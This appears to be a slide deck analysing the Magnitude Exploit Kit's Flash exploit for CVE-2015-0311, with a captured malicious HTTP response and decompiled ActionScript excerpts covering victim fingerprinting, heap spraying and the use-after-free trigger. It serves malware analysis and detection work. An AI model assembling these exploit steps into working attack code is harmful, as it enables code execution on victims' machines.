The Analysis of Flash and Magnitude Exploit Kits

Joe Wu

Agenda

- Overview of Flash Exploit
- Flash Exploit Example
- Analysis Process
- Landing Page
- Payload Delivery
- Flash Object
- Technical Details
- Detection and Remediation
- Vulnerability List
- Analysis Tools
- References

Overview

- Flash files are popular and attractive to attackers.
- Many zero-day flash attacks have been seen during the recent years; Flash exploits are used in Magnitude, Angler, Nuclear, etc.
- Flash player is widely deployed on various platforms/browsers: Windows, Linux, Mac OSX; IE, Firefox, Chrome.
- Attack vector: Embedded .SWF, PDF, MS Office .DOC, .XLS, .PPT, Image .GIF, .PNG, Email, etc.
- Flash supports scripting: ActionScript - OOP, JIT.
- Because it is embedded and executed in a victim’s browser, it is much more difficult to analyze, much like java applets


Flash Exploit Example: Magnitude EK CVE-2015-0311

- Magnitude Exploit Kit targets CVE-2015-0311.

- Analysis Process Steps:

1. Analysis of the malicious ActionScript code and key components
2. Review of the attack process and major steps including Heap Spray, DEP, ASLR
3. Exploitation of the CVE-2015-0311 vulnerability
4. Execution of the payload and malware launching
5. A new approach for malware detection; root cause analysis; signature generation
6. Malware prevention

Magnitude Exploit Kit – Landing Page



Magnitude Exploit Kit – Flash Exploit

Follow TCP Stream (tcp.stream eq 1)

Stream Content

```
GET /44f20bd8ef5104400c86c084ff32e857 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://efd6d9.02.3f.9874379.73336da.a6800e.7b.xrdip554s7qw.matterhandles.in/?
245641425056454a57484550410a434b4b4348410a474b49
x-flash-version: 12,0,0,38
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: efd6d9.02.3f.9874379.73336da.a6800e.7b.xrdip554s7qw.matterhandles.in
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Sun, 01 Mar 2015 17:04:30 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 10011
Connection: close
Content-Type: application/x-shockwave-flash

ZWS ;u..
...]... ..;.......f..=>..uo.~a5....M..2..LFI.{ku.+\7)..7.7......d.l.!3...vp....v...YV.........Z.
{G..]hv8...<....UcZ...'.|!=....vXs..X..h......U@..Y.N.!...j....88..U.(N1..V_....6....Z.).=I4q...."O
{1@......./.DX....1..$
.......5....A9.O_.co8 .i.G....6......7Z.~.4.!x]
...N
.e....:L......#h.aR...o.` 2ex.Q..\Ky..g...o.......].{<....).{.r...%e.v.b%{.`.kB.t.l.n;.<.+'k5d*..I...
[/.v.....H...h.!......9.*..bOc+R8*...1..Nwp>&..p.>...M...P....oR.\..Osb!}.v.g|B.jZI.1
[V~...o.... .#n"....<.2(u...A.D........T9r..D.9f.L.i...g.?....^...S.V..#.......KM....3.bLf......a..._....
\T.-.).&Y.\%N.S9/i...n...U.g....#+....T.....}<.4^....[cW..........LC&.v.`.....{.K..a...E}.
+g2LP.B.1.}.6....Dw.g.#...S.7y.....{.3...R.z.
.LO...b_hCg..v.../.X...........k.
```

Flash magic header, ZWS means compressed

Entire conversation (10703 bytes)

Find | Save As | Print | ASCII | EBCDIC | Hex Dump | C Arrays | Raw

Help | Filter Out This Stream | Close

Investigating the Flash object

- Decompress ZWS to FWS
- Unpack flash with AS3sorcerer
- Extract the ActionScript3 code and the embedded shellcode
- Deobfuscate AS3 code; Obfuscation techniques used: obscuring variable names, cross-referencing, chained functions, string mapping, vector hopping
- Behavioral analysis
- Static code analysis; manual de-obfuscation, SWF debugger
- Shellcode analysis
- The code exploits CVE-2015-0311 - "*use-after-free*" in Adobe Flash player causing arbitrary code execution
- Extract IOCs; Signature detection/generation

Exploit technical details – Victim detection

- **Step 1: Detect victim environment via the following code:**

```
        private final function _SafeStr_113() : uint
        {
           var _loc1_:* = 0;
           var _loc3_:* = 0;
           var _loc4_:String = Capabilities.version.toLowerCase();
           if(_loc4_.length < 4)
           {
              return 0;
           }
           var _loc5_:String = _loc4_.substr(0,4);
           if(_loc5_ != "win")
           {
              return 0;
           }
           _loc4_ = _loc4_.substr(4);
           var _loc2_:Array = _loc4_.split(",");
           if(_loc2_.length != 4)
           {
              return 0;
           }
```

Get Flash Version

“win” - Only attacks Windows

Only choose flash player version 15.0.0.246 and 16.0.0.235 to attack, possibly because they contain the ROP gadgets that the malware author looks for.

```
            this._SafeStr_103 = this._SafeStr_102;
            return this._SafeStr_108 == 150000246 || this._SafeStr_108 >= 160000235;
        }
```

Exploit technical details – Heap Spray

- **Step 2: Heap Spray**

Heap spray puts hacker controlled code into a place of memory which can then be pointed and triggered

```
        private final function _SafeStr_126() : void
        {
           var _loc3_:* = 0;
           var _loc4_:* = null;
           var _loc1_:* = undefined;
           this._SafeStr_50 = new Vector.<Object>(this._SafeStr_49);
           _loc3_ = 0;
           while(_loc3_ < this._SafeStr_49)
           {
              _loc4_ = new ByteArray();
              this._SafeStr_50[_loc3_] = _loc4_;
              _loc4_.endian = "littleEndian";
              _loc3_++;
           }
```

Heap spray via Victor.<Object>

Allocate large space for the Victor objects on the heap (1020 objects, each has 0x2000 size, total is about 34 MB)

Exploit technical details – continued

Step 2: Create multiple objects

Manipulate the memory; Fill the memory with pre-defined values:

```
        _loc3_ = 0;
        while(_loc3_ < this._SafeStr_49)    // <1020
        {
           if(_loc2_ == _loc3_)
           {
              try
              {
                 _loc1_ = this._SafeStr_27;
                 Â§Â§dup(_loc1_)[this._SafeStr_25]();
              }
              catch(error:Error)
              {
              }
              this._SafeStr_30.length = this._SafeStr_32;
              this._SafeStr_116(this._SafeStr_30,this._SafeStr_31); //0xBBBBBBBB
           }
           else
           {
              _loc4_ = this._SafeStr_50[_loc3_] as ByteArray;
              _loc4_.length = this._SafeStr_48;         // 0x2000
              this._SafeStr_116(_loc4_,this._SafeStr_40);
              _loc4_.writeInt(this._SafeStr_37);        //  0xBABEFAC0
              _loc4_.writeInt(this._SafeStr_38);        //  0xBABEFAC1
              _loc4_.writeInt(_loc3_);
              _loc4_.writeInt(this._SafeStr_39);        //  0xBABEFAC3
           }
           _loc3_++;
        }
```

And fill the memory with multiple byteArray data; 0xBBBBBBBB followed by the markers

Exploit technical details – continued

Step 3: Make a "bad" object

select a "bad" object; make the global **static** variable ***domainMemory*** point to the "bad" object

```
            }
            ApplicationDomain.currentDomain.domainMemory = this._SafeStr_27;
```

Step 4: Create a hole


free up the "bad" object reference via byteArray.clear()

```
                if(_loc2_ == _loc1_)
                {
                    this._SafeStr_30.clear();
                }
                else if(_loc2_ % 2 == 1)
```

Exploit technical details – Vulnerability

Step 5: Exploitation

After the memory release, the memory hole would look like this:




CVE-2015-0311

The vulnerability exists due to the fact that the static variable domainMemory is unaware of a compressed data object's free() operation, and write to the non-existent object at the old memory address, thus causing the adjacent Vector<uint> to be overwritten. The attacker would then gain access to a v-table pointer, which allows him to perform code execution.


Exploit technical details – Adobe AS3 API Reference

The Adobe AS3 API reference provides valuable information for understanding the functionality of the ActionScript objects and classes.



Exploit technical details – load shellcode


Step 6: Load the shellcode



Exploit technical details – ASLR bypassing

Step 7: Get the Flash player module to bypass ASLR

